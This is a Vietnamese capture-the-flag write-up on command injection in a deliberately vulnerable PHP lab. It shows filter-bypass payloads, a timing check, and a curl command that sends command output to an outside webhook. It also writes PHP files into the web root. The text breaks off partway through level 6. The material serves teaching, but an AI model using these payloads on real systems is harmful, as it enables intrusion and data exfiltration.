https://cyberjutsu.io
contact@cyberjutsu.io
+(84) 33 8836 830


COMMAND INJECTION WRITEUPS

1. Level 1:

Goal: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc

Chức năng của ứng dụng:

- Cho phép thực hiện nslookup, dig, hoặc ping đến một IP nào đó



- Nhìn vào đoạn code xử lý của ứng dụng thì ta thấy giá trị mà ta nhập vào không hề được validate mà được đưa trực tiếp vào hàm `shell_exec()` để thực thi

```
$target = $_POST['target'];
switch($command) {
    case "ping":
        $result = shell_exec("timeout 10 ping -c 4 $target 2>&1");
        break;
```


Đặt giả thuyết:

- Vậy liệu ta có thể khiến hàm `shell_exec()` thực hiện những cmd ngoài ý muốn của dev ?
- Để làm được điều đó ta phải tìm được cách khiến hàm `shell_exec()` có thể thực thi được nhiều câu OS command

Chứng minh giả thuyết

- Sử dụng dấu ; đến kết thúc câu OS command đầu tiên và chèn vào thêm câu OS comand mà ta muốn thực thi
- Payload: `8.8.8.8 ; ls -lia`

- Kết quả:




2. Level 2:

Goal: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc

Chức năng của ứng dụng:

- Vẫn là trang web có tính năng tương tự như level 1. Nhưng đoạn code xử lý của chương trình đã có đôi chút khác biệt.



```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];

        switch($command) {
            case "ping":
                $result = shell_exec("timeout 10 ping -
                break;
```

```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];
        if (strpos($target, ";") !== false)
            die("Hacker detected!");
        switch($command) {
            case "ping":
                $result = shell_exec("timeout 10 ping -
                break;
```


- Ta thấy trước khi đưa vào hàm shell_exec thì biến `$target` được đưa qua hàm strpos để tìm xem có xuất hiện dấu `;` không. Nếu có thì sẽ in ra "Hacker detected"

Đặt giả thuyết:

- Vậy thì có ký tự nào ngoài `;` cho phép ta kéo dài được instruction không ?

Chứng minh giả thuyết

- Để có thể kéo dài được instuction ta sẽ lợi dụng các toán tử logic để kéo dài instruction
- Sử dụng toán từ `&&` để kéo dài câu OS command, toán tử này có chức năng thực thi câu OS command phía tría và sau nó
- Payload: `8.8.8.8 && ls -lia`
- Kết quả:




3. Level 3

Goal: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc

Chức năng của ứng dụng:

- Vẫn là trang web có tính năng tương tự như level 1. Nhưng đoạn code xử lý của chương trình đã có đôi chút khác biệt.



```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];
        if (strpos($target, ";") !== false)
            die("Hacker detected!");
        switch($command) {
```

```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];
        if (strpos($target, ";") !== false)
            die("Hacker detected!");
        if (strpos($target, "&") !== false)
            die("Hacker detected!");
        if (strpos($target, "|") !== false)
            die("Hacker detected!");
        switch($command) {
```


- Ta thấy trước khi đưa vào hàm `shell_exec` thì biến `$target` không chỉ filter dấu `;` mà còn là `&` và `|`

Đặt giả thuyết:

- Vậy thì có ký tự nào ngoài `;` `&` và `|` cho phép ta kéo dài được instruction không ?

Chứng minh giả thuyết:

- Ta sẽ dùng ký tự xuống dòng trong linux để nối dài câu OS Command
- Dùng URL encode để biểu thị cho ký tự xuống dòng. URL encode của ký tự xuống dòng là `%0A`




4. Level 4

Goal: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc

Chức năng của ứng dụng:

- Bây giờ ứng dụng đã có thêm chức năng Backup



- Nhìn vào đoạn code xử lý của ứng dụng ta thấy ứng dụng sử dụng zip để tạo file backup. Nếu backup thành công thì sẽ in ra "Backup thành công", ngược lại sẽ in ra "Backup không thành công"


```php
$target = $_POST['target'];
switch($command) {
    case "backup":
        $result = shell_exec("timeout 3 zip /tmp/$target -r /var/www/html/index.php 2>&1");
        if ($result !== null && strpos($result, "zip error") === false)
            die("Backup thành công");
        else
            die("Backup không thành công");
        break;
```

Đặt giả thuyết:


- Dấu `;` hay `&` đều không bị filter, do đó ta có thể nối dài instruction bằng các toán tử này, tuy nhiên kết quả in ra chỉ là "Backup thành công" hoặc "Backup không thành công". Vậy làm sao để biết câu OS command mà ta chèn vào có được thực thi ?
- Nếu thực thi được OS command thì làm sao ta lấy được output ?

Chứng minh giả thuyết:


- Để chứng minh có thể thực thi được CMDi ta sẽ thử chèn `; sleep 5 ;` để xem hệ thống có bị tạm thời ngủ trong 5 giây hay không. Dấu `;` ở cuối payload là để loại bỏ đi phần `-r /var/www/html/index.php 2>&1` phía sau, tránh khiến câu lệnh bị sai cú pháp từ đó không thực thi được
- Kết quả



- Ta thấy thời gian phản hồi của response là 5.017 millis tương ứng với 5 giây. Vậy chứng tỏ ta có thể CMDi
- Câu hỏi cuối cùng là làm cách nào để xem được response của câu OS command, liệu ta có thể gửi response ra bên ngoài được không ?
- Để làm được điều này ta cần một câu lệnh cho phép ta gửi gói tin ra bên ngoài, trùng hợp thay trên server của ứng dụng có `curl` . Lợi dụng điều này ta dùng tính năng data-binary của curl để bắn đi kết quả của một câu OS command qua webhook.
- Payload: `; ls | curl <webhook> --data-binary @-;`
- Kết quả:



- Tại webhook:



5. Level 5

Goal: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc

Chức năng của ứng dụng:

- Cách hoạt động của ứng dụng level 5 cũng giống như level 4

- Đoạn code xử lý chính của level 5 và level 4 là hoàn toàn giống nhau:

```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];
        switch($command) {
            case "backup":
                $result = shell_exec("timeout 3 zip /tmp/$target -r /var/www/html/index.php 2>&1");
                if ($result !== null && strpos($result, "zip error") === false)
                    die("Backup thành công");
                else
                    die("Backup không thành công");
                break;
```

- Input của chúng ta vẫn sẽ rơi vào 1 hàm nguy hiểm thực thi os command là `shell_exec()`
- Và chương trình sẽ không in ra kết quả của những câu lệnh được thực thi mà sẽ chỉ trả về "Backup thành công" hoặc "Backup không thành công"
- Nhìn kĩ ở file docker-compose.yml, nhận thấy được ở level 5, ta không thể truy cập internet như level 4 được nữa

```
level05:
  build: ./cmdi_level5
  container_name: 'cmdi_level05'
  restart: 'unless-stopped'
  volumes:
    - ./cmdi_level5/src/:/var/www/html/
  networks:
    - no-internet
```

Đặt giả thuyết:

- Sau khi phân tích đoạn code xử lý chính, nhận thấy được ta vẫn sẽ truyền vào được command mà mình muốn
- Thử kiểm tra xem câu lệnh mình truyền vào có được thực thi không bằng cách tạo thêm 1 file tên "abc" ở **/tmp**
- Folder **/tmp** lúc đầu:

```
root@3efc6fbfe36c:/# cd tmp
root@3efc6fbfe36c:/tmp# ls -la
total 8
drwxr-xr-x 2 root root 4096 Mar 13 11:16 .
drwxr-xr-x 1 root root 4096 Mar 13 11:16 ..
root@3efc6fbfe36c:/tmp#
```

- Sau khi chạy command: `; touch /tmp/abc #`
- Câu command server thực thi:

```
timeout 3 zip /tmp/; touch /tmp/abc # -r /var/www/html/index.php 2>&1
```

```
root@070331a0d9ba:/tmp# ls -la
total 8
drwxrwxrwt 1 root     root     4096 Mar 13 11:17 .
drwxr-xr-x 1 root     root     4096 Mar 13 06:24 ..
-rw-r--r-- 1 www-data www-data    0 Mar 13 11:17 abc
```

⇨ Xác định có thể thực thi được command bất kì trên server

- Vậy sẽ ra sao nếu thay vì tạo file ở folder **/tmp**, ta tạo file ở **DocumentRoot** rồi truy cập tới?

Chứng minh giả thuyết:


- Tiến hành tạo file hello.txt với nội dung "Hello World" ở **DocumentRoot**:

```
; echo 'Hello World' > /var/www/html/hello.txt #
```

- Câu command server thực thi:

```
timeout 3 zip /tmp; echo 'Hello World' > /var/www/html/hello.txt #
-r /var/www/html/index.php 2>&1
```

- Thử truy cập vào đường dẫn: http://localhost:3005/hello.txt




⇨ Xác định có thể ghi file vào **DocumentRoot**

- Vậy nếu ta thay file .php vào thì sao?
- Tiến hành tạo file test.php với nội dung `<?php phpinfo(); ?>` ở **DocumentRoot:**

```
; echo '<?php phpinfo(); ?>' > /var/www/html/test.php #
```

- Kết quả:




System	Linux 070331a0d9ba 5.15.90.1-microsoft-standard-WSL2 #1 SMP Fri Jan 27 02:56:13 UTC 2023 x86_64
Build Date	Dec 11 2020 10:50:00
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar

6. Level 6

Goal: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc

Chức năng của ứng dụng:

- Cách hoạt động của level 6 cũng giống như level 5



- Tuy nhiên, lần này chúng ta đã không còn có thể ghi vào **DocumentRoot** được nữa vì config này:

```
level06:
  build: ./cmdi_level6
  container_name: 'cmdi_level06'
  restart: 'unless-stopped'
  volumes:
    # using :ro to prevent write file, dont remove this :(
    - ./cmdi_level6/src/:/var/www/html:ro
  networks:
    - no-internet
```

- Chữ `:ro` này nghĩa là read-only => thư mục **/var/www/html** không còn có thể ghi vào được nữa

Đặt giả thuyết 1:

- Phân tích kĩ hơn ở đoạn code từ dòng 6 đến dòng 12:


```
6           case "backup":
7               $result = shell_exec("timeout 3 zip /tmp/$target -r /var/www/html/index.php 2>&1");
8               if ($result !== null && strpos($result, "zip error") === false)
9                   die("Backup thành công");
10              else
11                  die("Backup không thành công");
12              break;
```

- Kết quả thực thi os command sẽ được gán vào biến `$result`
- Sau đó, anh lập trình viên tiến hành kiểm tra xem biến `$result` có chứa giá trị hay không, nếu có thì lại tiếp tục check giá trị của biến `$result` có chuỗi **"zip error"** hay không
